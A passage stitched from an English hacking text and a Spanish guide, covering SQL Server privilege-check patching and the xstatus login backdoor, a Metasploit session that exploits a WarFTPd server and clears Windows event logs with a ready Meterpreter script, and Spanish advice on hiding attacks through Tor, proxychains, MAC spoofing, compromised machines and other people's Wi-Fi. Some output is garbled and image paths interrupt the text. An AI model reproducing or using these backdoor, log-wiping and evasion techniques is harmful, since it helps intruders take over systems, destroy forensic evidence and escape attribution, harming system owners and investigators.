This is because of a security feature in SQL Server that prevents nonadministrators from executing commands unless a proxy account is specified. SQL Server is attempting to retrieve this proxy information and failing because it is not set by default. Loading up SQL Server's Enterprise Manager, and selecting the Job System tab under SQL Server Agent properties, invalid proxy account information was entered. The error now produced when xp_cmdshell is run with low privileges is

Msg 50001, Level 1, State 50001
xpsql.cpp: Error 1326 from LogonUserW on line 488

Using APISpy32 to watch for calls to the Windows API function LogonUserW(PWSTR, PWSTR, PWSTR, DWORD, DWORD, PDWORD) when xp_cmdshell is executed, the output shows the function being called from within xplog70.dll. This DLL can be debugged by launching the sqlservr.exe process from within a debugger such as Microsoft's WinDbg or from IDA's internal debugger. After setting multiple breakpoints in the code and stepping through the code-path taken when xp_cmdshell is successfully and unsuccessfully executed, the divergence point can be established. This point on SQL Server 2000 with no service packs turns out to be a conditional jump (jnz):

42EA56D3 add esp, 0Ch
42EA56D6 push eax
42EA56D7 call strcmp
42EA56DC add esp, 8

42EA56DF test eax, eax
42EA56E1 jnz loc_42EA5A98

Patching the 2-byte op-code for jnz (0F 85) to the 2-byte op-code for a nonconditional jump jmp (90 E9) results in execution of xp_cmdshell being allowed for all users. Both this patch and Chris Anley's original patch require existing attack vectors for deployment such as a buffer overflow vulnerability. The decision on whether to patch bytes in memory (run-time patching) or to patch the actual SQL Server system files on the hard-drive depends on two factors; if the target is running software that offers file baselining features such as TripWire, and the SQL Server binaries are patched, this will be detected. However, if the SQL Server code is patched in memory, any backdoors will be removed on reboot of the server. A call to the function VirtualProtect is needed first in order to make the code segment writable.

XSTATUS Backdoor

Another tactic, known as the xstatus backdoor, uses a modification to the xstatus column of the master.dbo.sysxlogins table to permit users to login with system administrator privileges and no password. The xstatus column contains a smallint (2 byte) value that describes the user's role memberships together with the method of authentication to use. If the third bit of the number is set to zero, this denotes that the account authenticates using SQL Server's native authentication; a 1 means that Windows authentication is used. The default SQL Server account used with Windows authentication (BUILTINAdministrators) has a null password, which becomes a problem if the xstatus bit is changed to zero, giving an effective denary value of 18. This results in allowing anyone to log on to the server using native authentication, a username of BUILTINAdministrators, and a blank password.

The Windows .NET Server adds the NT AUTHORITYNETWORK SERVICE group as a SQL login and this account is also prone to xstatus changes in the same way as BUILTINAdministrators.

Start-Up Procedures

If the SQL Server is set up to use replication, the stored procedure sp_MSRepl_startup will be executed every time the server is restarted, in the security context of the SQL Server process. This makes it a target for Trojanning — all procedures that are run automatically should be examined for malicious instructions. The presence of the stored procedures sp_addlogin, sp_addrolemember, sp_addsrvrolemember,or xp_cmdshell in startup procedures may indicate that the server has been attacked and should be investigated.


Event Log Management

Sometimes it's best to not have your activities logged. Whatever the reason, you may find a circumstance where you need to clear away the windows event logs. Looking at the source for the winenum script, located in 'scripts/meterpreter', we can see the way this function works.

```
def clrevtlgs()
	evtlogs = [
		'security',
		'system',
		'application',
		'directory service',
		'dns server',
		'file replication service'
	]
	print_status("Clearing Event Logs, this will leave and event 517")
	begin
		evtlogs.each do |evl|
			print_status("\tClearing the #{evl} Event Log")
			log = @client.sys.eventlog.open(evl)
			log.clear
			file_local_write(@dest,"Cleared the #{evl} Event Log")
		end
```

```
            print_status("All Event Logs have been cleared")
        rescue ::Exception => e
            print_status("Error clearing Event Log: #{e.class} #{e}")

        end
end
```

Let's look at a scenario where we need to clear the event log, but instead of using a premade script to do the work for us, we will use the power of the ruby interpreter in Meterpreter to clear the logs on the fly. First, let's see our Windows 'System' event log.



Now, let's exploit the system and manually clear away the logs. We will model our


command off of the winenum script. Running 'log = client.sys.eventlog.open('system')' will open up the system log for us.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 2 opened (172.16.104.130:4444 -> 172.16.104.145:1246)

meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
>> log = client.sys.eventlog.open('system')
=> #<#:0xb6779424 @client=#>, #>, #

"windows/browser/facebook_extractiptc"=>#,
"windows/antivirus/trendmicro_serverprotect_earthagent"=>#,
"windows/browser/ie_iscomponentinstalled"=>#,
"windows/exec/reverse_ord_tcp"=>#,          "windows/http/apache_chunked"=>#,
"windows/imap/novell_netmail_append"=>#
```

Now we'll see if we can clear out the log by running 'log.clear'.

```
>> log.clear
=> #<#:0xb6779424 @client=#>,

/trendmicro_serverprotect_earthagent"=>#,
"windows/browser/ie_iscomponentinstalled"=>#,
"windows/exec/reverse_ord_tcp"=>#,          "windows/http/apache_chunked"=>#,
"windows/imap/novell_netmail_append"=>#
```

Let's see if it worked.



Success! We could now take this further, and create our own script for clearing away event logs.


```
# Clears Windows Event Logs


evtlogs = [
        'security',
        'system',
        'application',
        'directory service',
        'dns server',
        'file replication service'
        ]
print_line("Clearing Event Logs, this will leave an event 517")
```

```
evtlogs.each do |evl|
	print_status("Clearing the #{evl} Event Log")
	log = client.sys.eventlog.open(evl)
	log.clear
end
print_line("All Clear! You are a Ninja!")
```

After writing our script, we place it in /usr/share/metasploit-framework/scripts/meterpreter/. Then, let's re-exploit the system and see if it works.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (172.16.104.130:4444 -> 172.16.104.145:1253)

meterpreter > run clearlogs
Clearing Event Logs, this will leave an event 517
[*] Clearing the security Event Log
[*] Clearing the system Event Log
[*] Clearing the application Event Log
[*] Clearing the directory service Event Log
[*] Clearing the dns server Event Log
[*] Clearing the file replication service Event Log
All Clear! You are a Ninja!
meterpreter > exit
```

And the only event left in the log on the system is the expected 517.



Type	Date	Time	Source	Category	Event	User	Computer
Success Audit	5/3/2009	4:32:29 PM	Security	System Event	517	SYSTEM	TARGET

This is the power of Meterpreter. Without much background other than some sample code we have taken from another script, we have created a useful tool to help us cover up our actions.

http://www.offensive-security.com/metasploit-unleashed/Event_Log_Management

Referencias:
http://www.cybrary.it/video/linux-bash-history-covering-tracks/
https://www.sans.org/reading-room/whitepapers/apple/covering-tracks-mac-os-leopard-32993
http://www.offensive-security.com/metasploit-unleashed/Event_Log_Management

Para mas información acerca de como ejecutar ataques anónimos y eliminación de rastros pueden estudiar los dos manuales de CEHv8 que hablan acerca de este tema detalladamente, los manuales son:

1. CEHv8 Module 05 System Hacking.pdf
2. CEHv8 Module 03 Scanning Networks.pdf
3. Consultar acerca de Bouncing (FTP, Proxy, etc.)

Estos manuales de CEH los pueden descargar fácilmente de Internet.

Ejecución de ataques informáticos anónimos, de forma remota

Deben ser ejecutados a traves de un tunnel vpn o proxy camuflando la ip real o en nombre de otra ip, véase, spoofing. También se hace el uso de servicios o escaneres de vulnerabilidades online, donde por medio de una pagina web se ataca o escanea a otra sin necesidad de instalar aplicativos o software adicional en la computadora, todo se hace online y a traves de proxy y tunnel. Se deben proxyficar todo el trafico o solicitudes generadas por el programa o sistema operativo que se este utilizando no puede haber fugas de datos ya que en estas

fugas se pueden revelar la dirección IP real. Para mas información puede consultar el Modulo 3 de Scanning Networks CEHv8 en la pagina de Preparando los Proxies (prepare proxies). En la fase de Covering Tracks se hace mucho el uso de **SSL, SSH, VPN de pago (que no registre logs), Tunneling, enmascaramiento de datos, enmascaramiento ip (masquerading).**

Herramientas de Anonimato para GNU/Linux:

Existen una serie de herramientas utilizadas para anonimizar aplicaciones, es decir, cuando ejecutamos una operación en la interfaz de linea comandos podemos utilizar herramientas que anonimizen de alguna forma las herramientas que ejecutamos, por ejemplo, anonimizar un escaneo de puertos en nmap o alguna otra aplicación. (recuerden que esto no pretende ser un manual paso a paso de como ejecutar cada herramienta, sino decir cuales sirven, ya actualmente en Internet hay mucha información al respecto de como funcionan y como se utilizan estas herramientas). Para esta función podemos utilizar:

1. Tunneling
2. SSH – (si el anonimato tiene algun sistema criptografico, es mucho mejor.)
3. VPN de pago, (que no registren Logs y sean lejanas a tu país) – entre más difícil se haga la legislación en cuento a países, sera un poco mas complicada la detección de datos.
4. Enmascaramiento de datos
5. Masquerading (enmascaramiento IP)
6. Tor (pasar una aplicación atraves de TOR, torify, usewithtor, etc.) o configurando manualmente atraves de 127.0.0.1:9050.
7. proxy chaining (proxychains)
8. bloqueo de respuesta ICMP – echo “1” > /proc/sys/net/ipv4/icmp_echo_ignore_all
9. openvpn
10. polipo
11. privoxy usando socks5
12. macchanger
13. TMAC Mac Changer
14. Wifi Públicas con Dirección MAC Spoofeada - MAC Spoofing.
15. Proxy bouncing
16. Bouncing con maquinas y conexiones TCP virtuales, es decir usar una maquina virtual, con adaptador virtual, y MAC Falsa para realizar todo a nombre de esa maquina y no con la tuya real, o también se puede hacer con maquinas comprometidas (infectadas), de modo que tu identidad real

no sea descubierta.
17. Todo falso y aleatorio, e-mails, correos, cuentas, redes sociales(usa esto con precaución y anonimizado), perfiles temporales etc.
18. torsocks usando socks5
19. torify
20. tor-resolve
21. usewithtor
22. vidalia

Otras Herramientas:

1. Tails
2. Tor Browser
3. Whonix
4. Freepto
5. VPN de pago, (que no registren Logs).
6. Proxy tipo High Anonymous
7. TMAC Address Changer

Anonimizar tu sistema operativo, proxyficando o cifrando todas las conexiones salientes y entrantes, algunas cosas es necesario hacerlas por medio de configuraciones manuales, recomiendo sistemas operativos GNU/Linux como Trisquel o Kali Linux, con sus configuraciones de seguridad al día, utilizando hardening en GNU/Linux para mayor seguridad, es necesario protegernos también en caso de que deseen saber nuestra identidad, también pueden verificar de que su conexión no tenga desvíos u escapes, o que este el trafico cifrado; capturando trafico por medio de Wireshark o Etherape, de modo que todas sus conexiones a nivel de aplicación y sistema operativo sean proxyficadas o cifradas; pasando a través de un solo tunnel o conexión anonimizada. Las herramientas anteriormente mencionadas se pueden combinar por ejemplo pueden combinar TOR con POLIPO, o TOR con PROXYCHAINS, o TOR con PRIVOXY, o POLIPO con OPENVPN etc. una ves configuradas pueden ejecutar herramientas como nmap u otras herramientas de hacking, por ejemplo en terminal GNU/Linux pueden por medio de proxychains o torify pasar una herramienta atraves de TOR.

Ejemplo:

proxychains nmap -sS [ip] or [url]
torify ping -n 3 [ip]
usewithtor maltego

ó configurar la herramienta a utilizar a través de 127.0.0.1:9050 o pasar esta herramienta a través de una VPN de de pago, (que no registren Logs y sean lejanas a tu país). También es importante falsear la dirección MAC y el User-Agent. Entre menos datos se den acerca de ti y de tu sistema menos posibilidades tendrás de ser detectado. Si en alguna ocasión desean usar proxy sin cifrar traten de usar siempre SOCKS5 y que este proxy sea del tipo High Anonymous o Elite High Anonymous Proxy, por que de lo contrario pueden haber escapes de su dirección IP real. Tenga en cuenta que el tráfico en servidores proxy no es cifrado, a menos de que este se configure para tal fin. Una ves crean ustedes de que tiene su sistema o su navegador anónimo, verifiquen su anonimato, para saber que tan identificable es, utilizando herramientas como ip-check.info, wireshark o Etherape, es bueno verificar que los comandos u conexiones que se hagan a través de consola o terminal Linux sean realmente anónimos, no en un 100 % pero si que tenga la dirección ip oculta lo mas que se pueda, pueden verificar esto con lynx, a ver si las conexiones a través de la terminal son anónimas. Los servicios de pago son muy buenos tienen mayor seguridad pero deben fijarse en sus condiciones y términos de uso de que no entreguen datos por medio de una orden judicial a las autoridades. Debe evitar al máximo fuentes de inteligencia abiertas (Open Source Intelligence – OSINT), como Facebook, Twitter, Youtube, Google, Redes Sociales etc, es decir, no den nunca, sus datos reales, ni ingresen a través de conexiones anónimas con sus datos reales, por seguridad os recomiendo no tener redes sociales, las redes sociales son fuente excelente para cualquier persona poder saber acerca de ti y de como dar contigo, no dar datos en alguna pagina o foro tuyo, ni nicknames predeterminados, ni nombres de usuario que tu siempre utilices, nada; todo debe ser aleatorio, los nombres de usuarios que utilices, datos, etc, deben ser totalmente falsos y aleatorios. Es decir si tu nombre de usuario es fulano, entonces no uses fulano en otro lado, todo debe ser aleatorio y falso. Si quieres fortalecer esta parte consulta más acerca de OSINT e Information Gathering.

Como se pudieron dar cuenta al principio dice, herramientas para GNU/Linux; no es recomendado utilizar sistemas operativos Microsoft Windows, estos sistemas pueden ser monitoreados y tiene muchos agujeros algo que por ahí le llaman, modo gruyere, sistemas operativos como windows tienden a tener muchos agujeros y esto provoca escapes de información, la configuración de seguridad por defecto de windows es mala y no es recomendable para anonimato, actualmente todos los navegadores y sistemas operativos están en modo gruyere, hace falta configurarlos para mitigar esto; su configuración por defecto es básica, y es estrictamente necesario realizar hardening a todo sistema de información que vayamos a utilizar para fortalecer su anonimato, recuerden entre mas

fortalezcan su anonimato mucho mejor, es recomendable utilizar sistemas de información, computadoras, software, que no tengan ninguno vinculo contigo, como por ejemplo tu computadora personal si tienes datos tuyos que puedan identificarte y en caso de que llegasen a hackearte y a robar tus fotos o datos podrías ser fácilmente identificado, a cambio con una maquina virtual o computadora que no tenga ninguna relación contigo o ningn dato tuyo seria un poco mas complicado identificarte, otro ejemplo serial cuando usas otra antena o adaptador Wi-Fi diferente al tuyo.

"Anonimato" Online:
Navegar anónimamente en internet sin que descubran fácilmente quien eres, el anonimato no existe un 100%, solo son técnicas y programas que hacen difícil la identificación del usuario mas no imposible. Si tienes afán te lo diré fácilmente, ! instalar virtualbox y un live cd como tails o JonDo en la maquina virtual y listo empieza a navegar anónimamente! pero de eso no se trata debes saber realmente los consejos o tips que deberías tener en cuenta antes de navegar "anónimamente" debes saber algo de informática avanzada por qué manejo algunos términos avanzados, espero sea de ayuda.


1. Para mayor seguridad deben realizar todo desde una computadora segura, actualizada tanto en hardware como en software; con los parches de seguridad al día.
2. Toda computadora debe estar correctamente configurada en cuanto a seguridad se refiere, debes cerciorarte de que tu PC no esté infectado con algún malware o virus o que tu sistema operativo no sea vulnerable a ataques, debes tener un antivirus y firewall bien configurado, en internet existen atacantes que desean saber de ti por medio de exploits o código malicioso, debes desactivar todo recurso compartido en tu computadora, en la configuración del adaptador debes deshabilitar el uso de NetBios, debes configurar DNS libres como Open DNS, deshabilitar Cliente para redes Microsoft y deshabilitar Compartir archivos e impresoras, esto hace que la conexión hacia tu computadora se haga difícil para un atacante o servicio de red. También debes ocultar tu dirección MAC real con programas como **Technitium MAC Address Changer** en windows o **macchanger -a** en Linux y procurar tener todos los puertos cerrados, todas la conexiones entrantes deben ser denegadas, esto se configura en el firewall, existen más configuraciones las cuales por el momento desconozco; pero primordialmente, Antivirus y Firewall bien instalados, configurados y actualizados. En pocas palabras de hardenizar tu sistema operativo, para saber mas información puedes buscar en internet todo acerca de Hardening de sistemas operativos.

3. debes tener tu cámara web y tu micrófono desactivados, no te confíes, también debes tapar la web cam con una cinta negra.
4. El sistema operativo de la computadora debe estar correctamente instalado, no se deben instalar sistemas operativos desatendidos como Colossus o Windows 7 Lite etc.
5. no combinar lo personal con el anonimato deseado: no se deben tener servicios abiertos como facebook, youtube, gmail o cualquier tipo de red social o servidor de correo abierto mientras se navega "anónimamente"; véase, redes sociales asociada a ti o a tu nombre e información real, a menos que sea una cuenta o red social con nombre e identidad falsos.
6. el navegador sea, firefox, explorer, chrome, opera etc. deben estar correctamente configurados en cuanto a seguridad y privacidad y con las extensiones de seguridad instaladas en el navegador, importante siempre mantener bloqueado Java Script, Cookies de Terceros, Flash, Trackers o Localizadores y Publicidad Intrusiva; es muy importante bloquear todo esto ya que por medio de estas características activas en el navegador te pueden rastrear fácilmente, puedes ser observable, especialmente si no desactivas Java Script o Cookies de Terceros en el navegador, para bloquear esto debes instalar 5 extensiones en tu navegador, recomiendo firefox, la verdad no confió mucho en chrome, actualmente todas las herramientas o navegadores anónimos son basados en firefox, entonces procura usar firefox instalando NoScript, Cookie Monster, FlashBlock, Ghostery y AdBlock Plus.
7. se recomienda no tener ningún tipo de red social o cuenta en facebook activa con la información real de la persona, me refiero a que no tengas redes sociales, no te registres en ninguna cuenta de internet, y si la tuvieras esa cuenta o redes sociales que tengas activas a tu nombre deben ser eliminadas por completo al igual que la información subida a las mismas; debes procurar no tener ningún tipo de cuenta ni actividad en internet con la cual puedan identificarte.
8. si no quieres que tu proveedor de internet ósea tu ISP sepa lo que haces o las paginas que visitas, utiliza siempre comunicaciones en canales cifrados, que todo lo que navegues vaya cifrado y no sea fácilmente identificable, a que me refiero con esto; a que debes usar redes privadas virtuales ósea VPN, puedes descargar alguna vpn gratuita en internet la única desventaja de las vpn gratuitas es que en caso de que tu ISP o el estado quieran obtener información acerca de ti, la empresa que te ofreció vpn gratis dará toda tu información, a cambio las vpn que son de pago no darán información tuya ni logs o registros de actividad tuyos. Una vpn simplemente es para cifrar tráfico, solo para que no vean ni puedan espiar lo que haces nada mas, una vpn no es recomendada para anonimato sino solo para cifrado de trafico por el cual

navegas. Tambies es recomendado usar dispositivos de cifrado, los cuales se conectan a tu modem de internet proporcionando cifrado a todas tus comunicaciones.

Sin VPN tu proveedor de Internet o un atacante externo puede ver el trafico que navegas. También por medio de MITM hombre en el medio, vulnerando https.

9. Con VPN tu proveedor de Internet o un atacante externo no puede ver el tráfico o las paginas que visitas.



10. El uso de redes diferentes a la tuya, esto es considerado ilegal, ya que te estás metiendo con una red que no es tuya. Esto se logra conectándose a redes wi-fi cercanas a ti, para mayor seguridad, comprar una antena wi-fi de 25 decibeles (dB) o más, (entre mas decibeles tenga la antena, a redes inalámbricas mas lejanas te podrás conectar. ej. una red que este alejada de ti unos 300 Mt

aproximadamente) para conectarte a redes inalámbricas totalmente lejanas a ti, así sería muy difícil identificarte, ya que de donde estas conectado no es tu posición física real.

11. El anonimato nunca ha existido un 100%, pero si quieres navegar seguro de una forma fiable siempre debes hacerlo en forma virtualizada, desde una maquina virtual, ya sea virtualbox o VMWare, debes descargar Tails o JonDo Live CD para usar desde una maquina virtual; para usar desde Windows nativamente con el sistema operativo descargas TOR o JonDo Portable, estos dos programas de anonimato son muy buenos. recuerda que una VPN o Red Privada Virtual NO ofrece anonimato fiable, no es seguro usar una vpn para anonimato, te preguntaras por que las maquinas virtuales: las maquinas virtuales protegen la verdadera identidad o hardware de tu maquina, te protegen te ataques de virus, en caso de que te ataquen por medio de java script, se verá infectada la maquina virtual y no tu maquina real una maquina virtual es una barrera para proteger tu sistema operativo real de los atacantes, por eso es un poco más seguro navegar anónimamente desde una maquina virtual.

12. Formulas mágicas no existen, no te confíes mucho de las soluciones fáciles y con un solo clic que ofrecen en internet, no son seguras y pueden comprometer tu privacidad e información personal.

13. Nunca uses proxys desconocidos o proxys vpn's online en los cuales entras a una web como HideMyAss, Tor2Web, etc. e ingresas la pagina a la cual deseas entrar supuestamente anónimo cuando en realidad no es así, hidemyass y servicios similares a este son solo para cifrar trafico mas no para anonimizar tu conexión o ip real, los servicios similares a Tor2Web son para visualizar páginas web con dominio .onion mas no para dar anonimato fiables, paginas como estas o servicios similares a estos no te protegen de ataques, virus o atacantes que quieran infectar tu máquina para saber tu identidad. Incluso si usas solo un proxy y nada mas ósea: no cifras tráfico, no bloqueas java script ni cookies etc. eres fácilmente observable, haz el uso de proxies anónimos, de alto anonimato ya que hay proxies que muestran el hecho de esta usando un proxie estos son los proxies simples, tambien hay proxies transparentes que nada mas ocultan tu ip pero realizan algunas solicitudes con tu ip real o muestran tu ip real mediante un test de anonimato, osea que no eres completamente anónimo.

14. después de descargar cualquier programa de anonimato o red vpn debes estar seguro de que realmente eres anónimo, en la página web de JonDo a una opción llama "test de anonimato" que te permite saber si realmente eres anónimo y que identificadores de tu equipo o IP están a la vista de atacantes, en google puedes buscar "test de anonimato" y encontraras diversas opciones para testear si realmente eres anónimo, recuerda que las páginas web también pueden identificar tu sistema operativo, ID único, navegador, resolución y muchos datos más los cuales puedan permitir identificarte para esto son los test de anonimato para saber que tan anónimo eres.
15. No se deje engañar, actualmente existen los agentes provocadores que son personas que usan la ingeniería social para sacarte información acerca de ti y no te das cuenta. me refiero a que tu estas en un chat "anónimo" y alguien empieza a charlar contigo entablando una conversación amistosa, con el uso de la ingeniería social te manipula psicológicamente y empiezas a dar información por el chat sin darte cuenta de lo que hablas, incluso puede terminar provocándote hasta que te desesperes y teclees cosas que no se deberían saber, ten cuidado con eso, en los chat anónimos no converses mucho.

16. si vas a publicar cosas anónimamente, en tus publicaciones no hables absolutamente nada de ti ni de tus gustos ni tus costumbres, por ejemplo si en tus redes sociales personales estas acostumbrado a escribir BAZINGA! no lo hagas en las redes anónimas ya que esto podría ser un factor para identificarte, ¿quién es la persona que le gusta decir bazinga? actúa como si fueras otro, salte de tu mundo cuando navegues anónimamente.

17. Usa el sentido común y la paranoia para navegar anónimamente y no solo para ser anónimo sino también para navegar por la red como cualquier otra persona, no te dejes engañar de publicidad intrusiva, cuando haces clic, se precavido con los clics ya que un clic dado donde no debe ser, puede activar código malicioso hacia tu maquina, cuando das clic en una página web que ha sido programada para ejecutar código malicioso o java script malicioso, esta vez no me refiero a enlaces, links o publicidad intrusiva sino a cualquier parte de la pagina web, sea arriba, abajo, a los lados; existen páginas web que tu le das clic en cualquier parte y automáticamente se activa código malicioso hacia tu maquina o posiblemente publicidad intrusiva. Procura ser rápido en lo que haces, no te demores mucho; ***"Puedes darle tiempo a ellos para que te rastreen".***

18. mientras navegas anónimamente, revisa frecuentemente que tu modem o internet no se haiga caído por cuestiones técnicas, del clima etc. ya que si se cae tu conexión a internet, también se cae el anonimato, y cuando se active nuevamente el internet corres el riesgo de ser observable, revisa que el programa de anonimato no deje de funcionar o no se detenga por XY cuestión, sino te das de cuenta estarías navegando normalmente creyendo que aún eres anónimo. Lo mismo pasa con las redes vpn, cuando usas un programa lo activas y después minimizas la ventana confiado en que seguirá funcionando; mientras navegas el software de anonimato o red vpn están caídos! y no te distes cuenta, todo lo que hiciste creyendo ser anónimo con el internet normal y sin el trafico cifrado. por eso es recomendable realizar frecuentemente los test de anonimato mientras navegas para asegurarte de que todo está funcionando como debería.
19. espero no utilices esto para cosas ilegales, porque te podrías ver en serios problemas con la justicia o las leyes de delitos informáticos establecidas en tu país. ***"Todo lo que hagas con la informática, seguridad informática, hacking ético, etc. hazlo siempre con fines educativos, nunca lo hagas para afectar a alguien, sino para aprender ó ayudar a otros"***.

20. Antes de usar cualquier programa de anonimato online deben leer primero las indicaciones, toda la documentación que haya disponible acerca del software de anonimato que descargaran ya que esto les proporcionara información mas detallada acerca del software que están descargando, deben saber a que se están enfrentando; ya que hay algunas cosas que no podríamos saber del software que estamos utilizando.

21. no es recomendable descargar información mientras se navega anónimamente ya que esto podría comprometer nuestra privacidad.

